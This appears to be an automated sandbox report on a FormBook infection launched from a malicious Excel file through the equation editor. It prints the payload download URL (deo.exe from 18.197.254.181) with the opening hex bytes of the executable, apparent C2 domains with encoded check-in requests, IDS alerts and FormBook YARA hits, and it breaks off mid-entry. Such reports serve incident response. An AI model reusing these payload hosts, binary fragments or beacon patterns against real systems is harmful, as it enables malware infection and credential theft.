SHA1:	39ce280bc35b7cc313cbaed2476ee300d7e928c3
SHA256:	980e889b97c92e9a81ff548a481978ad5c2b42829ddb601 4d3720c19772e3799
SHA512:	b39324fbc8cab5820566be872396b35a3aaaa44407b466 32a46b255345dbed675f04c4f17ff9beb7ae046583b0149 8cb11b8115f8acbd92836825dff4385f7b4
SSDEEP:	6144:Fr9OhqdApoBlNfbc6LWgAKCSQJePpqu5janAlxT CIEPtUr2TsBPDVvhi8mrO:/2WlNZWrSDBqUjanjPEP+ RrVk8t
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/13/21-20:17:25.557761	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	34.102.136.180	192.168.2.22
10/13/21-20:17:30.602564	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.102.136.180
10/13/21-20:17:30.602564	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.102.136.180
10/13/21-20:17:30.602564	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.102.136.180
10/13/21-20:17:30.718043	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	34.102.136.180	192.168.2.22
10/13/21-20:17:35.773064	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	172.67.213.229
10/13/21-20:17:35.773064	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	172.67.213.229
10/13/21-20:17:35.773064	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	172.67.213.229

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 13, 2021 20:17:07.031924963 CEST	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.ahljsm.com	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:12.415544987 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.publicationsplace.com	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:17.814043045 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.dbe648.com	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:25.404551029 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.upinmyfeels.com	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:30.561172962 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.lacucinadesign.com	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:35.726414919 CEST	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.restaurant-utopia.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 20:17:07.055233002 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.ahljsm.com		45.39.212.162	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:12.456072092 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.publicationsplace.com	emailforts.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 20:17:12.456072092 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	emailforts.com		108.170.14.102	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:18.063297987 CEST	8.8.8.8	192.168.2.22	0xfc43	Name error (3)	www.dbe648.com	none	none	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:25.424546957 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.upinmyfeels.com	upinmyfeels.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 20:17:25.424546957 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	upinmyfeels.com		34.102.136.180	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:30.583506107 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.lacucinadesign.com	lacucinadesign.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 20:17:30.583506107 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	lacucinadesign.com		34.102.136.180	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:35.747865915 CEST	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.restaurant-utopia.xyz		172.67.213.229	A (IP address)	IN (0x0001)
Oct 13, 2021 20:17:35.747865915 CEST	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.restaurant-utopia.xyz		104.21.35.47	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 18.197.254.181
- www.ahljsm.com
- www.publicationsplace.com
- www.upinmyfeels.com
- www.lacucinadesign.com
- www.restaurant-utopia.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	18.197.254.181	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 20:15:52.835145950 CEST	0	OUT	GET /www1/deo.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 18.197.254.181 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	18.197.254.181	80	192.168.2.22	49165	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 20:15:52.855649948 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 13 Oct 2021 18:15:52 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Wed, 13 Oct 2021 09:32:48 GMT ETag: "73c00-5ce38a52a9832" Accept-Ranges: bytes Content-Length: 474112 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 19 a5 66 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 aa 05 00 00 90 01 00 00 00 00 00 9e c9 05 00 00 20 00 00 00 e0 05 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 07 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 4c c9 05 00 4f 00 00 00 00 e0 05 00 94 8c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 07 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a4 a9 05 00 00 20 00 00 00 aa 05 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 94 8c 01 00 00 e0 05 00 00 8e 01 00 00 ac 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 07 00 00 02 00 00 00 3a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 c9 05 00 00 00 00 00 48 00 00 00 02 00 05 00 4c 62 00 00 70 4f 00 00 03 00 00 00 59 00 00 06 bc b1 00 00 90 17 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 03 00 56 00 00 00 00 00 00 00 02 1e 7d 01 00 00 04 02 1f 2a 1f 2a 73 15 00 00 0a 7d 02 00 00 04 02 16 7d 03 00 00 04 02 14 7d 04 00 00 04 02 28 16 00 00 0a 00 00 02 28 09 00 00 06 00 02 7b 07 00 00 04 72 01 00 00 70 6f 17 00 00 0a 00 02 7b 09 00 00 04 72 05 00 00 70 6f 17 00 00 0a 00 2a 00 00 1b 30 06 00 fd 01 00 00 01 00 00 11 00 02 03 28 18 00 00 0a 26 02 7b 03 00 00 04 16 fe 01 0d 09 2c 08 14 13 04 38 dc 01 00 00 73 41 00 00 06 25 02 7b 01 00 00 04 02 7c 02 00 00 04 28 19 00 00 0a 5a 02 7b 01 00 00 04 02 7c 02 00 00 04 28 1a 00 00 0a 5a 20 0a 20 26 00 73 1b 00 00 0a 7d 20 00 00 04 25 17 7d 1e 00 00 04 0a 06 7b 20 00 00 04 28 1c 00 00 0a 13 05 00 11 05 28 1d 00 00 0a 6f 1e 00 00 0a 00 16 13 06 2b 63 16 13 07 2b 43 00 11 07 11 06 58 18 5d 16 fe 01 13 08 11 08 2c 2b 11 05 28 1f 00 00 0a 11 07 02 7b 01 00 00 04 5a 11 06 02 7b 01 00 00 04 5a 02 7b 01 00 00 04 02 7b 01 00 00 04 6f 20 00 00 0a 00 00 11 07 17 58 13 07 11 07 02 7c 02 00 00 04 28 19 00 00 0a fe 04 13 09 11 09 2d a8 11 06 17 58 13 06 11 06 02 7c 02 00 00 04 28 1a 00 00 0a fe 04 13 0a 11 0a 2d 88 00 de 0d 11 05 2c 08 11 05 6f 21 00 00 0a 00 dc 73 42 00 00 06 13 0b 11 0b 02 7c 02 00 00 04 28 19 00 00 0a 02 7c 02 00 00 04 28 1a 00 00 0a 73 22 00 00 0a 7d 21 00 00 04 11 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELfa0 @ @LO H.text `.rsrc@@.reloc:@BHLb pOY0V}**s}}}(({rpo{rpo*0(&{,8sA%{|(Z{|(Z &s} %}{ ((o+c+CX],+({Z{Z{{o X|(-X|(-,o!sB|(|(s"}!

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49166	45.39.212.162	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 20:17:07.242702007 CEST	501	OUT	GET /ef6c/?OHT=xjWx_NuP96LhBV&pVE8Yvg8=IVc4rtgLgg2h/YWyhQBU9em9uNea1MXNkTy/UnYOuL+WBS8ayE+K1FYcvarTJ+yNk0kAEg== HTTP/1.1 Host: www.ahljsm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 20:17:07.413518906 CEST	501	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Oct 2021 18:17:05 GMT Content-Type: text/html Content-Length: 371 Connection: close Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 cb de d6 dd da cb b4 cd cd f8 c2 e7 bc bc ca f5 d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title=';</script><meta http-equ iv="Content-Type" content="text/html; charset=gb2312" /></head><script language="javascript" type="text/javascript" src= "/common.js"></script><script language="javascript" type="text/javascript" src="/tj.js"></script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49167	108.170.14.102	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 20:17:12.630357981 CEST	502	OUT	GET /ef6c/?pVE8Yvg8=69obzrOt3jvlXYYQLOBGpgM4gb/C38tuSyxXcmdwhPVCiSErrrcVtL+HOCZM5DtjL+Sksg ==&OHT=xjWx_NuP96LhBV HTTP/1.1 Host: www.publicationsplace.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 20:17:12.802043915 CEST	502	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Oct 2021 18:17:12 GMT Server: Apache/2.2.15 (CentOS) Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 65 66 36 63 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /ef6c/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 20:17:25.444068909 CEST	504	OUT	GET /ef6c/?pVE8Yvg8=qu0EmkGaX3geOx6lIkkYY+FXQg5rkMbAIJtI6DFSABpZ5nF28boqJyWYwUc9r+BjHdgUhg ==&OHT=xjWx_NuP96LhBV HTTP/1.1 Host: www.upinmyfeels.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 20:17:25.557760954 CEST	504	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Oct 2021 18:17:25 GMT Content-Type: text/html Content-Length: 275 ETag: "61672139-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 20:17:30.602564096 CEST	505	OUT	GET /ef6c/?OHT=xjWx_NuP96LhBV&pVE8Yvg8=9TcXST3pnWOFoH1gaAmWVPk3OXoAybXjykt4lIGhEDNMUFCSIfL5p15n/WQr7vtpGgJ17Q== HTTP/1.1 Host: www.lacucinadesign.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 20:17:30.718043089 CEST	505	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Oct 2021 18:17:30 GMT Content-Type: text/html Content-Length: 275 ETag: "61672139-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49171	172.67.213.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 20:17:35.773063898 CEST	506	OUT	GET /ef6c/?pVE8Yvg8=QQd8BU9Cv5cEIYl4k4pKDxcRFm34j4nz3hSoRKYyqec7FRTFu3B5N6xNIoSikzbYbjb12w==&OHT=xjWx_NuP96LhBV HTTP/1.1 Host: www.restaurant-utopia.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 20:17:35.798839092 CEST	507	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 13 Oct 2021 18:17:35 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Wed, 13 Oct 2021 19:17:35 GMT Location: https://www.restaurant-utopia.xyz/ef6c/?pVE8Yvg8=QQd8BU9Cv5cEIYl4k4pKDxcRFm34j4nz3hSoRKYyqec7FRTFu3B5N6xNIoSikzbYbjb12w==&OHT=xjWx_NuP96LhBV Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=8N9tMGYALV79iE%2FeL51FVIuI8Gp1jK7n6KTOZIE%2Bj9%2BqgxSWxk5JN%2BajX3YZ6hX4EhWE5OQUZVxUwBeJF5Iiy6iNACHH89o%2FadrnvQs4cXwOCEy2RUvq5Awu8yg2uKJ0zaSPSo1nf5T85IbM"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 69da90ce9caf5b7a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1912 Parent PID: 596

General

Start time:	20:15:24
Start date:	13/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f450000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2676 Parent PID: 596

General

Start time:	20:15:45
Start date:	13/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2628 Parent PID: 2676

General

Start time:	20:15:47
Start date:	13/10/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xd60000
File size:	474112 bytes
MD5 hash:	6429AA83E4BC083B4F0B3F44B0D7950F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.478433706.00000000021E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.478550746.00000000031E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.478550746.00000000031E9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.478550746.00000000031E9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: vbc.exe PID: 1988 Parent PID: 2628

General

Start time:	20:15:52
Start date:	13/10/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xd60000
File size:	474112 bytes
MD5 hash:	6429AA83E4BC083B4F0B3F44B0D7950F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.540691245.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.540691245.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.540691245.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.540662107.00000000003D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.540662107.00000000003D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.540662107.00000000003D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.540476989.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.540476989.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.540476989.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1988

General

Start time:	20:15:53
Start date:	13/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.508839358.0000000007FF5000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.508839358.0000000007FF5000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.508839358.0000000007FF5000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.500540075.0000000007FF5000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.500540075.0000000007FF5000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.500540075.0000000007FF5000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 2724 Parent PID: 1764

General

Start time:	20:16:18
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x4a730000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.684319508.0000000000190000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.684319508.0000000000190000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.684319508.0000000000190000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.684245712.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.684245712.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.684245712.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.684466431.00000000005A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.684466431.00000000005A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect 